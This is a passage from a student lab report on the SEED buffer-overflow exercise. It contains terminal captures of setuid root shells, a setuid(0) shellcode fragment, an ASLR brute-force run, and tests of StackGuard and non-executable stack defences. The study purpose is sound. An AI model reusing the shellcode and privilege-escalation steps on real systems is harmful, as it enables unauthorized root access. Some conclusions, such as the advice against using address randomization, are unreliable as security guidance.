[11/28/20]seed@VM:~/Desktop$ sudo chown root stack
chown: cannot access 'stack': No such file or directory
[11/28/20]seed@VM:~/Desktop$ sudo chown root dash_shell_test
[11/28/20]seed@VM:~/Desktop$ sudo chmod 4755 dash_shell_test
[11/28/20]seed@VM:~/Desktop$ ./dash_shell_test
# id
uid=0(root) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),4
6(plugdev),113(lpadmin),128(sambashare)
# 
```

Figure 3.b: Executing dash_shell_test with line 13


Clearly, the UID has no changed to root

(c) For this part, there was extra code given to add to the file *exploit.c*, as show in Figure 3.c.1

```
char shellcode[] =
    "\x31\xc0"             /* xorl    %eax,%eax            */
    "\x31\xdb"             /* xorl    %ebx,%ebx            */
    "\xb0\xd5"             /* movb    $0xd5,%al            */
    "\xcd\x80"             /* int     $0x80                */
    // ---- The code below is the same as that used in Problem 2 ---
```

Figure 3.c.1: Additional code to add to *exploit.c*

After running code from problem 1, we can see the UID has now changed to root, and we can still obtain a new shell.




```
[11/28/20]seed@VM:~$ cd Desktop/
[11/28/20]seed@VM:~/Desktop$ gcc -o exploit exploit.c
[11/28/20]seed@VM:~/Desktop$ ./exploit
[11/28/20]seed@VM:~/Desktop$ ./stack
# id
uid=0(root) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),4
6(plugdev),113(lpadmin),128(sambashare)
# 
```

Figure 3.c.2: Running the new code

Problem 4:


(a) The aim of this problem is to visualize if address randomization has an effect on the code. Firstly, the address randomization was turned on (set to 2). Then, the *stack* file was executed after making it an executable stack, to create the *badfile*. After changing the mode and ownership of the *stack.c* file and 'brute-force.sh', program was executed using the code ./brute-force.sh.



```
[11/28/20]seed@VM:~$ cd Desktop/
[11/28/20]seed@VM:~/Desktop$ /sbin/sysctl -w kernel.randomize_va_space=2
sysctl: permission denied on key 'kernel.randomize_va_space'
[11/28/20]seed@VM:~/Desktop$ gcc -o stack -z execstack -fno-stack-protector stac
k.c
[11/28/20]seed@VM:~/Desktop$ sudo chmod 4755 stack.c
[11/28/20]seed@VM:~/Desktop$ sudo chown root stack.c
[11/28/20]seed@VM:~/Desktop$ sudo chmod 4755 brute-force.sh
[11/28/20]seed@VM:~/Desktop$ sudo chown root brute-force.sh
[11/28/20]seed@VM:~/Desktop$ ./brute-force.sh 
```

Figure 4.a: Using address randomization

(b) Now, using a brute-force attack, we will check if the vulnerable program can eventually be affected or not. Refer to the next figure for details.




```
2 minutes and 27 seconds elapsed.
The program has been running 22724 times so far.
./brute-force.sh: line 16:  8323 Segmentation fault      ./stack

2 minutes and 27 seconds elapsed.
The program has been running 22725 times so far.
./brute-force.sh: line 16:  8324 Segmentation fault      ./stack

2 minutes and 27 seconds elapsed.
The program has been running 22726 times so far.
./brute-force.sh: line 16:  8325 Segmentation fault      ./stack

2 minutes and 27 seconds elapsed.
The program has been running 22727 times so far.
./brute-force.sh: line 16:  8326 Segmentation fault      ./stack

2 minutes and 27 seconds elapsed.
The program has been running 22728 times so far.
./brute-force.sh: line 16:  8327 Segmentation fault      ./stack

2 minutes and 27 seconds elapsed.
The program has been running 22729 times so far.
# 
```

Figure 4.b: Using brute-force approach to attack the vulnerable program

As seen, the brute-force approach ran for over a period of 2 minutes and was able to find a vulnerability and therefore created a new shell. Through continuous attacks, the program was interrupted.


Problem 5:

For this problem, it is key to turn the address randomization off (as seen in Figure 5.1).



```
[11/29/20]seed@VM:~$ cd Desktop/
[11/29/20]seed@VM:~/Desktop$ sudo sysctl -w kernel.randomiza_va_space=0
sysctl: cannot stat /proc/sys/kernel/randomiza_va_space: No such file or directo
ry
[11/29/20]seed@VM:~/Desktop$ sudo sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
[11/29/20]seed@VM:~/Desktop$ gcc -o stack -z execstack stack.c
[11/29/20]seed@VM:~/Desktop$ sudo chown root stack
[11/29/20]seed@VM:~/Desktop$ sudo chmod 4755 stack
[11/29/20]seed@VM:~/Desktop$ exit
```

Figure 5.1: Turing address randomization off




```
[11/29/20]seed@VM:~$ cd Desktop/
[11/29/20]seed@VM:~/Desktop$ gcc -o exploit exploit.c
[11/29/20]seed@VM:~/Desktop$ ./exploit
[11/29/20]seed@VM:~/Desktop$ ./stack
*** stack smashing detected ***: ./stack terminated
Aborted
[11/29/20]seed@VM:~/Desktop$
```

Figure 5.2: Stack terminated due to stack guard

As expected, stack smashing was detected and a root shell was not launched, as the stack guard served as a countermeasure to the buffer overflow vulnerability here.


<u>Problem 6:</u>

The non-executable stack protection was turned on for this problem, using the code gcc -o stack -fno-stack-protector -z noexecstack stack.c.



```
[11/29/20]seed@VM:~$ cd Des
bash: cd: Des: No such file or directory
[11/29/20]seed@VM:~$ cd Desktop/
[11/29/20]seed@VM:~/Desktop$ gcc -o stack -fno-stack-protector -z noexecstack st
ack.c
[11/29/20]seed@VM:~/Desktop$ sudo chown root stack
[11/29/20]seed@VM:~/Desktop$ sudo chmod 4755 stack
[11/29/20]seed@VM:~/Desktop$ exit
```

Figure 6.1: Turning on the non-executable stack protection



```
[11/29/20]seed@VM:~$ cd Desktop/
[11/29/20]seed@VM:~/Desktop$ gcc -o exploit exploit.c
[11/29/20]seed@VM:~/Desktop$ ./exploit
[11/29/20]seed@VM:~/Desktop$ ./stack
Segmentation fault
[11/29/20]seed@VM:~/Desktop$
```

Figure 6.2: Segmentation fault due to non-executable stack protection

As expected, a fault occurred, and no new root shell was launched. This happens as no executable code will be executed within the stack.

<u>Problem 7:</u>

In conclusion, buffer overflow overwrites values in memory adjacent locations, which can disrupt the flow of data, help adversaries input malicious content, or cause various attacks such as Denial-of-Service. These buffer overflow attacks are caused due to insufficient checks of input being sent to a buffer.

Firstly, it was observed that a root shell can be launched via a buffer overflow vulnerability. This can be done using a debugger to find a return address so the code can be redirected to the shellcode. The debugger can also be used to find the location of the stack, distance from the base point and the number of bytes to use.

Buffer vulnerability was exploited using the vulnerable program *stack.c*, where the vulnerable function *strcp()* allowed copying data from a file which can be accessed and edited by any user. In our case, we used this opportunity to insert machine code, which was read into memory, without being checked for the size limitations. The return address of the function was overwritten by the address of the *badfile*, thereby allowing the *badfile* to run and opening a new shell

Three countermeasures were used to conduct experiment on buffer overflow vulnerability: **Address Randomization**, **Stack Guard protection**, and **Non-executable Stack Protection.**

After conducting experiments, turning **Address Randomization** on had no effect on the result. Using a brute-force attack, the program was easily attacked, allowing to create a new shell due to buffer vulnerability. This proved that even address randomization can be defeated, and there must be a stronger mechanism to prevent attacks.

However, turning the **Stack Guard Protection** had totally different results. As the stack guard places a random integer before the random address and checks to see if it remains unchanged after a function executes, it is able to detect any overwrites taking place. So, our strategy of overwriting local variables was unsuccessful and therefore, a root shell was not allowed to be launched.

Similarly, turning the **Non-executable Stack Protection** served as a great countermeasure, as it resulted in a segmentation fault. This is because the non-executable stack does not let any code on the stack execute.

A downside to this countermeasure, however, is that no necessary code will be able to run for the stack.

To summarize, here are some do's and don'ts:
Do's:

- Use Non-Executable Stack Protection as a countermeasure
- Use Stack Guard Protection as a countermeasure and remove "-fno-stack-protector"
- Use a debugger to find the address of the stack and/or the shellcode
- Know the total capacity of the buffer being overflowed
- Create a function to check the size of the input being sent to the buffer

Don'ts:

- Use Address Randomization to counter a buffer overflow attack, as it is weak, and can be countered using a brute-force attack, per say
- Use Non-executable stack protection when you need to execute instructions for the stack, as they won't be able to run
- Write a buffer code without checking limits
- Write vulnerable code (strcpy() for example)which will allow buffer overflow exploitation
- Link /bin/sh to any other shell other than /bin/dash